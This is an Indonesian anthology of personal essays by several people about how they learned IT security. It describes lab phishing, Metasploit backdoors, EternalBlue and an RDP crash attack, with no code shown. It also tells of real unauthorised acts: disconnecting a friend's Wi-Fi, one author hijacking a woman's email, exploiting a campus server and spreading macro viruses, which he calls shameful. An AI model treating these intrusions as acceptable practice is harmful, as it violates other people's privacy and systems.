Pada akhirnya tujuan Kelas Linux Nunukan adalah agar generasi muda lebih bijak menggunakan perangkat dan akses internet.

Sejak tahun 2017, Kelas Linux Nunukan tidak melakukan penerimaan peserta baru secara terbuka/umum karena keterbatasan tempat, listrik & akses internet.

Cerita Penutup

Penutup dari tulisan ini, sebagai motivasi generasi muda yang berminat pada keamanan siber, bahwa sistem keamanan siber bukan hanya fokus pada "no system is safe" tetapi yang sering diabaikan adalah apa yang kamu lakukan untuk menjadi dirimu sendiri.

Pada setiap sesi pembinaan saya selalu menekankan bahwa "Hacker isn't a name, but Hacker is a tittle".

Nunukan, 06 April 2018

e pakdhe
Founder Kelas Linux Nunukan

* Penulis mohon maaf apabila ada kesalahan penulisan dan makna istilah dikarenakan keterbatasan ilmu dan pengetahuan.

* Semua celah pada cerita telah dilaporkan pada pihak terkait.

Tentang penulis;

- Lahir di Pekanbaru, 24 November
- Pendidikan terakhir STM (sekarang SMK)
- nickname epakdhe (@ Facebook, Twitter, IG & WA)
- email; epakdhe@gmail.com



Cerita Pengalaman Mengenal IT Security

oleh: Human_Error

*Mahasiswa Jurusan Teknik Informatika,
Fakultas Sains dan Teknologi, Universitas
Islam Maulana Malik Ibrahim Malang*



Perkenalkan nama saya Human_Error, lahir pada tanggal 29 Januari 1999. Saat ini saya kuliah di Universitas Islam Maulana Malik Ibrahim Malang, jurusan Teknik Informatika semester 2. Sebelumnya saya sekolah di MAN Buleleng jurusan MIPA.

Saya mengenal dunia keamanan siber sejak kelas 2 Aliyah. Waktu itu, saya hanya sebagai pengguna windows (belum mengenal apa itu opensource), mencari artikel-artikel mengenai dunia keamanan siber.

Setiap hari saya meluangkan waktu untuk membaca sebuah artikel. Saya menemukan artikel tentang "cara menjahili orang dengan membuat virus di notepad". Saya gunakan laptop saya sendiri sebagai korban. Ketika selesai mengetik source code, menyimpan, kemudian saya klik filenya, laptop langsung hang. Laptop harus dimatikan secara paksa, dinyalakan lagi, dan saya hapus virus tadi.

Source code pada artikel itu saya pamerkan ke teman saya sejak kecil. Sampai di rumahnya, saya memberitahu bahwa source code tersebut ternyata manjur. Teman saya berkata "Man lu mau belajar keamanan jaringan?". Saya menjawab "Iya", kemudian dia menyarankan agar saya menggunakan OS (Operating System) yang berbasis opensource.

Sahabat kecil saya itu bersekolah di SMK Negeri 3 Singaraja. Nicknamenya Just_Human. Dua hari kemudian saya datang lagi ke rumahnya, minta tolong diinstallkan OS opensource.

Just_Human menginstallkan OS linux mint, dualboot dengan windows 8.1. Dia berkata "Saya installkan linux mint saja karena linux mint tampilannya hampir sama dengan windows 7 dan pelajari juga terminalnya (di windows namanya cmd)". Saya jawab "Siap". Dari hari ke hari menggunakan OS opensource, banyak kendala yang saya hadapi, mulai cara install software dan menggunakan terminal linux.

Saya belajar LibreOffice yang tampilannya sebelas duabelas seperti Microsoft Office. Belajar DE (Desktop Environments) untuk membuat tampilan desktop menjadi lebih menarik. Setelah beberapa bulan terbiasa dengan OS opensource, saya mulai mencari hal-hal baru yang berbau "Penetration and Testing".

Waktu itu saya mencoba, cara untuk memutuskan koneksi perangkat yang terhubung secara nirkabel. Dalam percobaan tersebut, saya berhasil menggunakan hp saya sebagai korban. Iseng, saya mempraktekkan hal ini ke teman saya. Sebagai korban, pada saat itu dia tidak tau apa-apa. Dia menganggap bahwa Wifi tersebut memang sedang bermasalah. Saya hanya ketawa-ketawa sendiri karena berhasil menjahili teman. Ternyata dunia keamanan siber lebih menarik dari yang dibayangkan.



Beberapa hari berlalu, saya membangun lab sederhana di rumah, untuk mencoba hal-hal menarik yang ada di artikel maupun video tutorial. Salah satunya adalah cara phising di jaringan lokal. Saya mencoba menggunakan dua laptop, ternyata bisa.

Contohnya, saya ingin melakukan phising akun google.com. Di dalam tools itu, saya harus memasukkan alamat ip laptop yang saya simulasikan sebagai penyerang, dan kemudian menjalankannya. Pada laptop yang saya simulasikan sebagai korban, harus mengakses alamat ip laptop penyerang menggunakan web browser. Sehingga akan muncul tampilan sign in google.com palsu (selain halaman palsu google, juga tersedia halaman palsu lainnya, tergantung opsi yang kita pilih) Pada halaman login yang palsu tadi, ketika korban memasukan username, password, dan mengklik sign in, otomatis data username dan password tadi akan terkirim ke attacker, kurang lebih seperti itu.

Saya belajar juga mengenai sniffing dan ARP spoofing. Saya lebih suka ngoprek di bagian jaringan. Kalau web, aplikasi atau bidang lain, saya masih belum terlalu mendalaminya.

Setahun telah berlalu, saya menginjak kelas 3 dan mencoba RCE (Remote Code Execution). Saya menggunakan tools metasploit untuk membuat semacam Trojan dalam file yang memiliki ekstensi berbeda-beda. Misalnya pada windows berekstensi .exe, sementara di android .apk.

Di lab, saya menggunakan dua laptop. Satu sebagai penyerang dan satu lagi sebagai korban. Setelah membuat sebuah backdoor (pintu belakang), saya mengirimkan file tersebut ke laptop korban. Sebelum file tersebut dieksekusi, yang harus dilakukan di laptop penyerang adalah me-listen (mendengarkan) backdoor sesuai dengan port yang telah ditentukan sebelumnya (teknik ini untuk melakukan backconnect kepada laptop korban ketika pengguna mengeksekusi file trojan). Booommm..... ternyata berhasil saya dapatkan meterpreter-nya.

Ketika sudah memasuki laptop/komputer korban, kita bisa melakukan hal apapun seperti screenshot, mengambil foto korban lewat webcam, upload/download file, dan masih banyak lagi, ini masih dilakukan dalam satu jaringan lokal.

Bagi saya teknik ini sangat menarik. Saya mempelajari lebih jauh teknik ini dengan metode exploit jarak jauh, dimana kita membutuhkan port forwading dan ip publik. Konsepnya sama saja seperti metode lokal, cuma ada beberapa tambahan. Setelah mendapatkan ip publik, kita harus melakukan port forwading. Langkah berikutnya sama seperti exploit metode lokal, hanya saja ip nya diganti menggunakan ip publik dan port nya disesuaikan dengan yang tadi di forward.



Beberapa hari kemudian, saya pun mencoba hal yang lebih seru yaitu cara membuat laptop Blue Screen of Death (BSOD), bug RDP pada windows 7 dengan port 3389. Saya masih menggunakan metasploit. Ternyata metode ini sangatlah gampang. Kita hanya perlu tau ip dari korban dan men-scan port 3389 apakah terbuka atau tidak, jika port tersebut tertutup maka kita tidak bisa melakukan teknik ini. Untuk mengetahui device siapa saja yang terhubung dalam satu jaringan, saya menggunakan nmap (network mapping).

Beberapa bulan berlalu, saya harus menghadapi keadaan yang paling sibuk bagi anak-anak kelas 3, yaitu Ujian. Baik itu Ujian Praktik, Ujian Sekolah, Ujian UAMBN (bagi yang bersekolah di madrasah), dan kemudian Ujian (UNBK). Karena saya harus fokus belajar, maka sementara harus meninggalkan hobi saya (ngoprek).

Waktu liburan, seusai ujian yang sangat panjang, saya habiskan untuk pentest, dan menggali lebih dalam mengenai keamanan siber, mencoba teknik-teknik baru. Saya masih ingat mengenai malware WannaCry, kejadian tersebut terjadi pada bulan april 2017. Menurut artikel yang saya baca, kejadian tersebut dikarenakan adanya kebocoran data di National Security Agency (NSA). NSA adalah lembaga intelijen Amerika. Dalam menjalankan operasi intelijennya, NSA memiliki alat-alat (berupa program komputer) yang memanfaatkan celah keamanan sistem oDay (zero-day, yaitu celah keamanan yang belum terpublikasi, sehingga pembuat sistem maupun penggunanya tidak tahu).

Salah satunya adalah celah keamanan yang sangat critical, yaitu SMB pada windows 7 , 8, 8.1, 10, windows server 2008, 2012, dan 2016. Celah keamanan tersebut bernama EternalBlue. Kelompok yang bernama Shadow Brokers berhasil membobol data NSA, didalamnya banyak tersedia senjata-senjata siber (EternalBlue, Doublepulsar, eternalromace, eternalsynergy, dan eternalchampion). Senjata-senjata siber ini kemudian dirilis ke publik oleh Shadow Brokers. Oleh oknum lain, senjata tersebut dimanfaatkan untuk membuat dan menyebarkan malware WannaCry yang bertipe ransomware. Meski minim, Indonesia pun terkena dampak dari serangan tersebut.

Ransomware sangat ditakuti, karena laptop maupun komputer yang terjangkit, datanya akan terenkripsi, alias file tersebut terkunci. Dan jika kita ingin mengaksesnya, kita harus membayar uang tebusan menggunakan Bitcoin. Umumnya, pembuat ransomware juga menyertakan alamat pembayaran. Jika korban sudah membayarkan tebusan, maka akan di berikan sebuah kunci digital untuk membuka file yang telah terenkripsi. Meski dalam beberapa kasus, ada korban yang sudah melakukan pembayaran, ternyata tidak mendapatkan kunci digital tersebut.



Beberapa bulan sesudahnya, POC (Proof Of Concept) banyak beredar di internet. POC merupakan sebuah langkah pembuktian. Dalam konteks celah keamanan siber, POC adalah langkah-langkah pembuktian bahwa sebuah sistem dapat di eksloitasi. Saya mendownload exploitnya di github.com lalu mencobanya, sayangnya gagal. Saya coba berkali-kali, namun belum berhasil.

Sebelum masuk kuliah pertama di UIN malang, tekad saya sudah bulat, bahwa sebelum berangkat, saya harus berhasil melakukan teknik exploit eternalblue doublepulsar. Akhirnya, 2 hari sebelum keberangkatan, saya berhasil berkat bantuan (Just_human). Saya berangkat ke UIN malang tanpa rasa penasaran. Beberapa hari di UIN malang, terdapat inagurasi pada kegiatan osjur. Pada kesempatan tersebut, saya menampilkan demonstrasi dan menjelaskan secara garis besar mengenai exploit eternalblue doublepulsar. Saya pun mendapat perhatian yang sangat antusias dari penonton.

Setelah acara inagurasi, beberapa hari kemudian saya direkrut masuk ke komunitas etho. Di komunitas etho ada banyak peminatan. Dua diantaranya, cloud dan keamanan siber. Saya masuk di bagian kemanan siber. Dengan bergabung di komunitas, saya mendapat banyak pengalaman maupun ilmu yang berarti dan bermanfaat. Saya juga pernah mengisi materi keamanan siber mengenai phising, ARP spoofing, dan sniffing.

Saya pun diajak oleh kakak tingkat untuk ikut event Sharif CTF. Meski kami mendapat peringkat 286, tapi bagi saya sangat berarti. Baru kali ini saya mengikuti lomba CTF internasional. Oiya, CTF (Capture The Flag) adalah kompetisi dimana peserta harus mendapatkan kalimat yang tersembunyi pada soal yang disediakan. Setiap soal memiliki nilai dan tingkat kesulitan yang berbeda-beda. Contohnya keamanan website, reversing, jaringan komputer, kriptografi dan lain sebagainya.

Mungkin cukup sekian yang bisa saya ceritakan mengenai dunia keamanan siber. Bagi yang sudah membaca cerita ini, saya mengucapkan terima kasih banyak. Jika ada salah kata atau penyampaian, saya minta maaf. Dunia keamanan siber sangatlah luas, negara Indonesia membutuhkan pahlawan-pahlawan di dunia maya seperti kalian semua.

"FOKUS APA YANG MENJADI KELEBIHANMU KEKURANGAN CUKUP DI SYUKURI
SAJA"
==Human_Error==



Cerita Pengalaman Mengenal IT Security

oleh: Anton Setiyawan

*Direktur Proteksi Ekonomi Digital, BSSN
Selaku Juru Bicara Badan Siber dan
Sandi Negara*



Mengenal dunia keamanan TI merupakan bagian proses dari perjalanan karir pekerjaan saya. Sejak bekerja di Lembaga Sandi Negara, mengenal dan memahami dunia keamanan TI menjadi suatu kebutuhan dan keharusan. Kenapa ??? Karena fungsi persandian sebagai pengamanan informasi sangat bergantung sekali dengan dinamika perkembangan dunia TI dan keamanannya. Sebagai contoh : kami tidak akan bisa mengamankan informasi yang dikomunikasikan melalui surel (surat elektronik) jika tidak memahami bagaimana surel bekerja.

Tempat belajar pertama yang saya alami tentu di kelas, dengan buku-buku standar Kriptografi dan Keamanan TI, seperti " Applied Cryptography" karangan Bruce Schneier atau "Handbook of Applied Cryptography" karangan Menezes, Oorschot, dan Vanstone. Buku-buku tersebut memberi landasan yang kuat dalam pola pikir keamanan informasi. Dua buku inilah yang banyak mempengaruhi pola pikir saya dalam menerapkan prinsip-prinsip keamanan TI.

Tetapi belajar di kelas saja dengan referensi standar tidaklah cukup. Dinamika perkembangan dunia TI sangatlah cepat dan revolusioner, mempengaruhi dan mengubah tatanan hidup kita. Untuk itu membaca referensi ilmiah maupun populer terbaru, mengikuti workshop/seminar, bergabung dengan komunitas, menjadi cara yang efektif untuk mengikuti perkembangan dunia keamanan TI.

Jadi bagi para pemula di dunia Keamanan TI ini, ada dua hal penting jika mau berhasil. Pertama harus punya landasan pikir yang kuat berdasarkan filosofi keamanan informasi. Kedua harus punya "passion" untuk selalu ingin mengikuti perkembangan dengan menambah ilmu dari manapun dan siapapun.

Point berikutnya yang penting dalam dunia Keamanan TI adalah kita harus bisa fokus untuk melihat keamanan TI sebagai sebuah solusi dan bukan penghambat. Enabler dan bukan stopper. Pada jaman dulu, ketika membuat sistem layanan online, saat ditemukan celah kerawanan, maka manajemen akan menunda implementasi sistem tersebut. Saat ini justru para manajer yang menuntut adanya sistem layanan online guna meningkatkan kepuasan pelanggan yang kadang-kadang mengabaikan faktor kerawanan. Para pekerja di dunia keamanan TI harus menyesuaikan dengan perubahan/tuntutan seperti ini dengan tetap memegang prinsip-prinsip keamanan TI.

Melihat sistem secara utuh yang melibatkan orang, proses, dan teknologi juga menjadi point yang perlu diperhatikan. Untuk lebih memahami saya akan memberikan contoh di dunia keamanan tentang bagaimana sesuatu harus dilihat secara utuh:

1. Setiap Kedutaan pasti mempunyai "escape planning" yaitu suatu prosedur bagaimana mengungsikan para staf kedutaan dan keluarganya jika terjadi



masalah yang berbahaya di negara yang ditempati. Salah satu prosedurnya adalah menyiapkan daftar nama dan anggota keluarga "terkini" untuk keperluan booking pesawat terbang. Hal yang sering terlupakan adalah: daftar tidak selalu terkini, dan tidak disiapkan prosedur untuk menyalin yang cepat dari daftar tersebut ke sistem pemesanan tiket. Jadi bila keadaan bahaya terjadi, dalam situasi yang sangat tertekan, memasukkan secara CEPAT nama setiap staf dan anggota keluarganya dalam sistem pemesanan pesawat terbang menjadi hal yang sangat kritikal dan bisa berakibat fatal.

2. Banyak sistem informasi organisasi yang jebol hanya karena password admin yang "standar". Ini terjadi karena si pembuat sistem, biasanya pihak ketiga (untuk kemudahan karena dia membuat banyak project) menggunakan password standar, tetapi ketika diserahkan ke pemilik, password tersebut tidak diganti oleh pemilik sistem dengan berbagai "alasan".

Pada umumnya tanggung jawab keamanan TI akan selalu "dibebankan" pada divisi TI padahal jika melihat komponen yang terlibat yaitu orang, proses, dan teknologi, maka (seharusnya) manajemen puncak memegang tanggung jawab penuh. Untuk itu teman-teman di dunia keamanan TI harus bisa memberikan penjelasan yang "tepat" dan "proporsional" kepada para manajer sehingga keputusan yang diambil organisasi sudah memperhitungkan unsur keamanan TI sebagai salah satu komponen manajemen resiko. Inilah tantangan "menarik" yang dihadapi saat ini, yaitu sinkronisasi antara sisi Teknik dengan sisi Kebijakan organisasi.

Selamat Bekerja,

Anton Setiyawan
Direktur Proteksi Ekonomi Digital, BSSN
Selaku Juru Bicara Badan Siber dan Sandi Negara



Cerita Pengalaman Mengenal IT Security

*oleh: Andika Triwidada
Volunteer di ID-CERT dan
satpam di Indocisc.*



Pemilu

Anda tahu kan, pertama kali rincian data hasil pemilu di Indonesia diumumkan melalui Internet adalah pada tahun 1999? Saat itu, mesin yang dipakai untuk mengolah data suara adalah AS-400. Entri data melalui terminal SISKOHAT, yang tersebar di semua daerah tingkat-2. Di satu sisi, operator yang memasukkan data suara sudah sangat terlatih/terbiasa memakai komputer dan terminal tersebut untuk data entri, sehingga salah entri bisa diminimalkan. Di sisi lain, coverage hanya di kabupaten/kota. Di beberapa daerah, perjalanan dari TPS sampai ke lokasi data entri tersebut memerlukan upaya yang lumayan, dan tentu saja tundaan waktu yang bisa mencapai orde hari.

Jangan lupa juga, bahwa sependek pengetahuan saya, perhitungan suara pemilu memakai komputer, sampai saat ini, berdasarkan peraturan perundangan di Indonesia, tidak diakui sebagai hasil resmi. Hasil resmi didapat dari perhitungan manual.

Saya menjadi anggota tim pengamanan, bersama pak Budi Rahardjo dan pak Maman Sutarman. Jaman tahun segitu masih sulit mencari personil yang mau menjadi satpam internet. Salah satu hal yang kami lakukan di awal adalah memeriksa apakah AS-400 punya celah keamanan. Scan pakai nmap. Dan mesin AS-400 pingsan dengan sukses, di tengah acara UAT. *facepalm*

Tim kami memelihara dua mesin. Satu mesin diposisikan di antara AS-400 dan beberapa distributor data. Pull dari AS-400, push ke web dan sistem lain. Dengan demikian, AS-400 diharapkan dapat terisolasi dari internet. Akses dari mesin perantara ke AS-400 melalui FTP, ke akun yang sangat terbatas kewenangannya. Tidak ada masalah dalam jembatan data ini.

Mesin kedua diletakkan di antara server web dan internet. Server web dan aplikasinya yang dikerjakan oleh tim lain, memilih untuk memakai platform Windows, IIS. Tim kami memilih untuk memakai Debian, karena tahunya ya cuma itu :D

Sempat muncul 'perdebatan' di kalangan warganet, tentang jatidiri platform web tersebut. Scan nmap menunjukkan ciri kernel Linux, tapi server signature layanan HTTP terindikasi IIS. Jadi, ini mesin Windows, atau Linux? Perlu diingat pada waktu itu belum ada virtualisasi di lingkungan PC. Trafik IIX-pun hanya maks sekitar 7 Mbps. Semua paket yang lewat masih bisalah dipelototi :D

Penyemarak

Sempat terjadi sedikit kepanikan menjelang hari-H. Web tidak dapat diakses.



Dilacak sana sini, ternyata pasokan listrik ke data center dimatikan oleh penyedia. Ada cerita di baliknya, yang sayang sekali tidak boleh ditulis di sini rinciannya, he he he he. Nego. Sukses dinya lakan lagi. Tapi hanya listrik ke server. Lampu DC tetap dimatikan. Admin mesti berbekal senter. Ha ha ha ha. Saking penuh dedikasi, admin sampai sempat tidur di samping server selama beberapa hari. Admin yang itu. Bukan saya. Saya sih tidur di tempat lain.

Sekitar hari-H, muncul info juga tentang vulnerability Windows. Remotely exploitable. Firewall Linux yang kami pasang tidak punya kapabilitas IPS. Quick and dirty hack, DLL yang bermasalah dihapus saja dari mesin Windows, karena memang fiturnya tidak diperlukan.

Tentu saja, melakukan konfigurasi sistem yang baru mulai dikenal/dipakai memerlukan proses belajar. Salah satu keluguan kami dalam mengkonfigurasi firewall menyebabkan kesalahan pencatatan log. Semua IP yang muncul dalam log akses web adalah IP firewall, bukan IP klien sebenarnya *facepalm*. Dioprek sebentar, beres. Makan-makan #eh.

Penutup

Kami bersyukur bahwa selama masa pekerjaan pengamanan itu, tidak terjadi deface, intrusi, maupun DoS. Tapi mungkin juga terjadi penyusupan, yang lepas dari pengamatan kami. Pokoknya, mau ada yang berhasil menyusup atau tidak, tidak terjadi 'kehebohan'.

Bio:

Andika Triwidada

Kenal komputer sejak 1984, dan terpaksa memakai terus sampa sekarang.

Ngoprek assembly, C, dan belasan bahasa pemrograman. Sekarang hampir semua sudah lupa. Saat ini masih menjadi volunteer di ID-CERT dan satpam di Indocisc.



Cerita Pengalaman Mengenal IT Security

*oleh: Muhammad Sulkhan Efendi
Siswa kelas 4 SMK TKJ yang saat ini bekerja
sebagai Junior System Administrator di
Yogyakarta*



Pada tahun pertama menempuh studi Teknik Komputer dan Jaringan saya mempelajari pembuatan website, di tahun kedua saya mempelajari pemrograman dasar dan jaringan, saat memasuki tahun ke-tiga banyak dari teman saya yang masih tetap mempelajari pembuatan website dan pemrograman dasar. Pada saat itu juga saya bertanya – tanya apakah tidak ada yang mempelajari dari sisi yang lain? Keamanan misalnya. Kemudian saya coba mencari referensi dari beberapa sumber tentang Keamanan Siber yang ternyata menarik dan membuat saya semakin semangat dalam mempelajari Keamanan Siber. Dari situlah saya mulai mencari dan mempelajari tentang Keamanan Siber lebih dalam

Dalam proses belajar saya menemukan banyak hal menarik, salah satunya dengan menggunakan keyword "How to find vulnerability on website". Berikut beberapa website yang membantu saya dalam belajar:

- <https://null-byte.wonderhowto.com/how-to/use-nmap-7-discover-vulnerabilities-launch-dos-attacks-and-more-0168788/>
- <https://null-byte.wonderhowto.com/how-to/hacking-reconnaissance-finding-vulnerabilities-your-target-using-nmap-0133518/>
- <https://null-byte.wonderhowto.com/how-to/hack-like-pro-find-vulnerabilities-for-any-website-using-nikto-0151729/>

Dalam proses belajar tersebut saya juga berkenalan dengan beberapa tools, antara lain:

- Nikto
- Nmap
- Acunetix

Setelah itu saya mulai berkenalan dengan beberapa soal di dunia CTF(Capture The Flag) melalui website root-me.org dan ctfs.me meskipun saat itu saya mengalami kesulitan dalam mengerjakan soal-soal tersebut.

Sekitar bulan Juni 2016, guru saya menginformasikan bahwa ada Lomba External Web Server Tingkat SMA/SMK se-Yogyakarta yang diadakan oleh Universitas Sanata Dharma. Lomba dilaksanakan pada tanggal 16 September 2016. Pada lomba tersebut selain melakukan instalasi dan konfigurasi saya juga sedikit melakukan hardening pada Web Server, sehingga akhirnya saya mendapatkan Juara 2. saya merasa bangga karena mendapatkan uang dari hasil saya lomba yang merupakan uang pertama hasil pendapat sendiri.

Setiap akhir minggu saya mencoba belajar dengan disiplin dengan pergi ke warnet karena saya tidak memiliki koneksi internet, saya menyisihkan uang saku hari Jum'at dan Sabtu untuk membeli voucher internet yang saya gunakan untuk



belajar Keamanan Siber pada Sabtu dan Minggu. Pada fase ini saya membiasakan diri menggunakan Sistem Operasi Linux untuk kegiatan sehari-hari. Meskipun pada awal mula menggunakan Linux saya mendapatkan beberapa masalah, untuk menyelesaikan masalah tersebut hal yang saya lakukan adalah melakukan Copy-Paste pesan error ke mesin pencarian Google.

Pada bulan November 2016 saya dan seorang teman mewakili sekolah untuk mengikuti Lomba ITFEST yang diadakan oleh Universitas Kristen Duta Wacana, kategori lomba yang kami ikuti adalah Networking. Sehari sebelum lomba, ketika mengikuti briefing, pihak panitia menyampaikan bahwa lomba akan menggunakan packet tracer, dengan soal seputar Networking dasar, VLAN Trunking, dan Routing. Selesai briefing kami kembali ke sekolah dan mulai mempelajari tentang materi yang akan dilombakan terutama bagian VLAN Trunking yang merupakan hal baru bagi kami.

Ketika lomba berlangsung kami harus menghadapi soal-soal yang ternyata lebih sulit. Kami juga harus menyelesaikan lomba tersebut sebelum ibadah sholat Jum'at. Untungnya sehari sebelum lomba kami diberikan materi belajar berupa buku CISCO CCNP dan Jaringan Komputer karangan Iwan Sofana. Meskipun pada umumnya untuk SMK/S1 menggunakan materi CCNA ternyata materi CCNP menjelaskan lebih detail tentang VLAN Trunking. Pada lomba ini kami mendapatkan Juara 3. Pelajaran yang paling berkesan bagi kami adalah mempelajari VLAN Trunking karena topik tersebut belum diajarkan di SMK kelas 3 semester awal.

Pada fase belajar berikutnya saya merasa perlu mencari teman belajar untuk mempelajari materi terkait dengan Keamanan Siber. Kebetulan dalam grup WhatsApp angkatan sekolah guru saya membagikan informasi terkait acara JAGONGAN IT yang diadakan oleh PT.Gamatechno. Sesi tersebut membahas tentang Sql Injection menggunakan bWAPP. BWAPP adalah salah satu aplikasi yang biasa digunakan untuk mempelajari celah keamanan Website. Pertemuan tersebut dibawakan oleh mas @bimosaurs dan dimoderatori oleh mas @DyanGalih. Dari mas @DyanGalih saya mendapatkan informasi bahwa di Jogja ada komunitas yang membahas terkait security yaitu NgeSec. Sejak saat itulah saya rutin berkumpul seminggu sekali setiap hari Rabu malam di Kelas Pagi Yogyakarta.

Dengan belajar bersama komunitas saya mendapatkan cerita pengalaman dari anggota komunitas yang lain. Selain itu saya mulai mengenal Virtual Machine dalam mempelajari Keamanan Siber. Saya mulai mencoba Virtual Machine Kioptrix 1-4 untuk meningkatkan pengetahuan saya tentang Keamanan Siber. Bahkan ketika saya harus memenuhi persyaratan kerja praktek dari sekolah, saya kerja praktek di perusahaan milik salah satu anggota dari komunitas.



Selama proses kerja praktek tersebut saya mendapatkan banyak pengalaman baru, terutama dalam hal Hardening Server Linux dan Monitoringnya, karena saya bertanggung jawab mengelola kurang lebih 100 website. Saya merasa beruntung dengan pengalaman ini karena di kalangan teman seangkatan tidak ada yang langsung diberikan kepercayaan sebesar itu.

Pada bulan Maret 2018 saya mengikuti kompetisi CTF Born To Protect audisi Kota Yogyakarta yang diselenggarakan oleh Xynesis dan KOMINFO, untuk mempersiapkan hal itu saya belajar bersama dengan beberapa teman komunitas yang lebih berpengalaman dalam dunia CTF. Pada kompetisi ini saya mendapatkan posisi no 5 audisi Yogyakarta.

Dalam meningkatkan pengetahuan saya tentang Keamanan Siber saya juga membaca beberapa buku antara lain:

The Secret of Web Security yang ditulis oleh Girindro Pringgo Digdo
Penetration With KaliLinux dari Offensive Security

Dalam mempelajari Keamanan Siber, salah satu kendala yang saya hadapi adalah kemampuan Bahasa Inggris. Hal ini menjadi penting karena pada umumnya referensi yang tersedia dan cukup lengkap ditulis dalam Bahasa Inggris. Untuk mengatasi hambatan tersebut saya biasanya mendisiplin diri untuk mencari arti kata yang belum saya mengerti.

Meskipun saya berasal dari keluarga yang tidak memiliki background Teknologi Informasi (kedua orang tua saya wiraswasta di bidang kuliner) saya berkeinginan untuk berkarir di bidang Keamanan Siber.



Cerita Pengalaman Mengenal IT Security

*oleh: Wahyu Bimo Sukarno
System Administrator dan Praktisi IT Security
di Yogyakarta*



IT Security : Sebuah Cerita Tersesat ke Jalan yang Benar

Dunia IT security lambat laun tanpa terasa sudah menjadi bagian dominan dari pekerjaan saya. Bahkan request-request project lepas di Luarpun masih berkaitan dengan IT security. Belajar dan jam terbang adalah dua di antara kunci saya hingga mencapai titik ini. Ada yang menarik dalam proses "Belajar", yaitu motivasi mencapainya. Terkadang motivasi dalam mencapainya adalah sebuah motivasi buruk, yang akhirnya tersesat ke jalan yang benar. Semoga jalan ini memang jalan yang benar. Setidaknya versi saya.

Gagal Jurusan

Saya dibesarkan dalam keluarga teknis. Bapak saya seorang purnawirawan TNI angkatan 45 yang melanjutkan karir di rumah sebagai seorang guru elektronika, selama puluhan tahun, berposisi di rumah. Tentu saja darah elektronika mengalir dalam diri saya. Sejak SD hingga SMA, tentu bermain dengan elektronika adalah bukan hal aneh. Sayangnya saat masuk kuliah saya justru gagal masuk jurusan elektro ataupun komputer. Saya pun terdampar di jurusan Teknik Mesin. Saya syukuri, dan di sana toh saya juga tetap berhadapan dengan elektronika dan otomatisasi. Program komputerpun juga dikenalkan seperti program aplikasi AutoCAD, bahasa pemrograman Quick Basic, Cobol dan Fortran.

Jatuh Cinta, Patah Hati dan Internet

Di masa akhir kuliah saya jatuh cinta pada seorang teman wanita. Saya telat jatuh cinta karena di jurusan kuliah saya sangat jarang wanita. Saya jatuh cinta pada seorang kenalan teman wanita dari kota lain, yang saya kenali di sebuah pendakian gunung. Selama satu setengah tahun kami berkomunikasi, saling kunjung, saling janjian untuk ada pendakian bersama. Sayangnya, kisah itu berakhir dengan : ditolak via email. Saat itu sedang awal-awalnya booming penggunaan internet. Saat itu saya rasa, menolak saya adalah keputusan paling buruk yang dilakukan oleh seorang keturunan adam.

Ditolak pertama kali seperti itu ternyata mengubah sikap saya. Mudah marah, patah hati seperti tanpa harapan, membuat hari-hari saya cukup kelam. Suatu hari saya pun menanyakan pada sahabat saya : "Apakah mungkin kita tahu siapa pacar si cewek itu?". Teman saya menjawab : "Bisa. Kita bajak email-nya". Teman saya tersebut salah satu orang yang berperan dalam pengetahuan IT saya.

Singkat cerita email si gadis itupun terbajak, dan kami dapat ketahui percakapan antara si gadis dengan pacarnya. Mereka menggunakan email dalam berkomunikasi karena mereka LDR (Long Distance Relationship). Mereka bekerja



di dua kota yang berbeda, dan kantor mereka menyediakan fasilitas internet dan email. Pembajakan email itulah kasus pelanggaran keamanan IT pertama yang saya lakukan.

Pelanggaran kedua adalah, script-kiddies exploitation. Saya berusaha mencari cara bagaimana dapat mengganggu mereka berdua, melalui dunia internet. Salah satu yang saya usahakan adalah membuat akun email atas nama kampus almamater si gadis dan cowoknya tadi, dengan fake-account. Usaha ini membuahkan hasil setelah berhasil mendapatkan cara illegal untuk membuat akun sistem di server student kampus tersebut. Cara yang digunakan belakangan saya kenali sebagai salah satu cara eksploitasi server. Teknik yang saya gunakan saat itu adalah : scanning, SMTP remote relay testing, mencari exploit di internet, melakukan exploitasi.

Dengan menggunakan fake email tersebut, saya melampiaskan nafsu mengerjai mereka. Sungguh perbuatan tidak terpuji. Saya juga mempelajari dari situs-situs keoae elektronik, rootshell.com, dan situs-situs sejenisnya untuk mempelajari bagaimana cara memasuki sebuah sistem. Dari sanalah saya sudah belajar menjadi maling, perusak, pembobol celah keamanan, tanpa saya tahu bagaimana cara membuat dan memperbaikinya. Saya tidak hanya berhenti pada mail student itu. Dengan sebatas pengetahuan yang pendek itu, saya makin tertarik melakukan scanning pada situs-situs lain yang terkenal. Hampir semua cara yang saya gunakan adalah cara instan, yang tidak membutuhkan detail teknis dan konsep yang matang. Teknik detail yang saya maksud adalah seperti SQL Injection, XSS, Session hijacking dan sejenisnya. Patah hati ternyata memungkinkan orang melakukan pekerjaan membabi-butu. Sungguh perbuatan tidak terpuji.

Pelanggaran keamanan ketiga adalah : menyebar virus. Saya sangat bersemangat saat tahu, bahwa Microsoft Word 97 berpotensi untuk disebarluhannya virus macro. Saat itu MS Word 97 membuka Macro secara default tanpa proteksi. Saya pun mulai mempelajari virus-virus Macro yang berkembang saat itu, seperti Titasic, BPPHacker, JohnMMX2000 dan lainnya. Semua saya hasratkan untuk membuat seseorang menyesal. Sungguh perbuatan tidak terpuji

Pelanggaran-pelanggaran itu saya hentikan, setelah saya kembali kuliah di sebuah Program Ekstensi Strata Sarjana di sebuah Universitas di Yogyakarta juga. Dengan kuliah sore, saya pun bekerja siang hari membantu sebuah bengkel. Rupanya pekerjaan ini sangat melelahkan dan sore haripun saya gagal untuk kuliah. Saya melihat teman-teman kos saya bekerja membuat program, web statis, jualan PC, ternyata jauh lebih tidak membuat lelah, dengan hasil rupiah yang lumayan. Saya pun memulai mengikuti cara bekerja teman-teman tersebut. Kuliah dan sambil-sambil cari rupiah ternyata membuat otak saya tersalurkan lebih positif.



Jalan yang Lurus, dan "Learning by Teaching"

Saya mendapatkan jalan lurus, saat saya mendapatkan sebuah order mengajar database. Saat itu order saya terima hari Jumat, dan saya harus mengajar hari Senin. Saya pun mempelajari dengan seksama, dari kondisi o selama 4 hari. Apa yang saya ajarkan pertama kali? MS Access dan MySQL. Inilah saat saya pertama kali mengenal database. Dengan mempelajari 16 kelas selama enam hari, tentu membuat seorang pengajar akan makin memahami apa yang dipelajarinya. Jika orang lain mengambil quote "Learning by Doing", saya mengambil quote "Learning By Teaching".

